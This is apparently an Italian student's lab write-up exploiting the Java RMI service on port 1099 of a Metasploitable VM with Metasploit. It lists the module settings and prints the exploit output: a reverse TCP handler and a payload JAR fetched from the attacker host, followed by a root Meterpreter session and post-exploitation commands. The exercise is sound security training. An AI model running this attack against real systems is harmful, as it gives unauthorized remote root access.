Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

-La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111


-La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112-Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

1) configurazione di rete;


2) informazioni sulla tabella di routing della macchina vittima

3) altro…


1. Ho impostato il nuovo indirizzo IP di kali.




2. Ho impostato il nuovo indirizzo iP su Metasploitable.



3. Ho verificato che Kali pingasse Metasploitable




4. Avvio Metasploit e sfruttando la vulnerabilità sulla Porta 1099 Java RMI, cerco l'exploit interessato.



5. Utilizzo il Numero 1: default configuration code execution, il più utile allo scopo.

6. Imposto il parametro RHOSTS con l'indirizzo della macchina target, ed il parametro LHOST con l'indirizzo della macchina attaccante.



7. Lancio l'attacco. Mi aspetto di ricevere, se l'attacco fa a buon fine, una shell di Meterpreter.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/cLmajW7Kq0iI
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:38657) at 2024-02-22 20:42:51 +0100

meterpreter >
```

8. Informazioni richeste:

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe18:5c9a
IPv6 Netmask : ::

meterpreter >
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask        Gateway  Metric  Interface
    ------           -------        -------  ------  ---------
    127.0.0.1        255.0.0.0      0.0.0.0
    192.168.11.112   255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                     Netmask  Gateway  Metric  Interface
    ------                     -------  -------  ------  ---------
    ::1                        ::       ::
    fe80::a00:27ff:fe18:5c9a   ::       ::
meterpreter >
```

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

```
meterpreter > getuid
Server username: root
meterpreter >
```

```
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-14 05:35:33 +0200  bin
040666/rw-rw-rw-  1024     dir   2012-05-14 05:36:28 +0200  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 23:55:51 +0100  cdrom
040666/rw-rw-rw-  13480    dir   2024-02-22 20:13:08 +0100  dev
040666/rw-rw-rw-  4096     dir   2024-02-22 20:13:16 +0100  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 08:16:02 +0200  home
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:40 +0100  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-14 05:35:56 +0200  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-14 05:35:22 +0200  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 23:55:15 +0100  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 23:55:52 +0100  media
040666/rw-rw-rw-  4096     dir   2010-04-28 22:16:56 +0200  mnt
100666/rw-rw-rw-  35382    fil   2024-02-22 20:13:38 +0100  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:39 +0100  opt
040666/rw-rw-rw-  0        dir   2024-02-22 20:12:48 +0100  proc
040666/rw-rw-rw-  4096     dir   2024-02-22 20:13:38 +0100  root
040666/rw-rw-rw-  4096     dir   2012-05-14 03:54:53 +0200  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:38 +0100  srv
040666/rw-rw-rw-  0        dir   2024-02-22 20:12:50 +0100  sys
040666/rw-rw-rw-  4096     dir   2024-02-22 20:42:49 +0100  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 06:06:37 +0200  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 15:08:23 +0100  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 18:55:41 +0200  vmlinuz

meterpreter >
```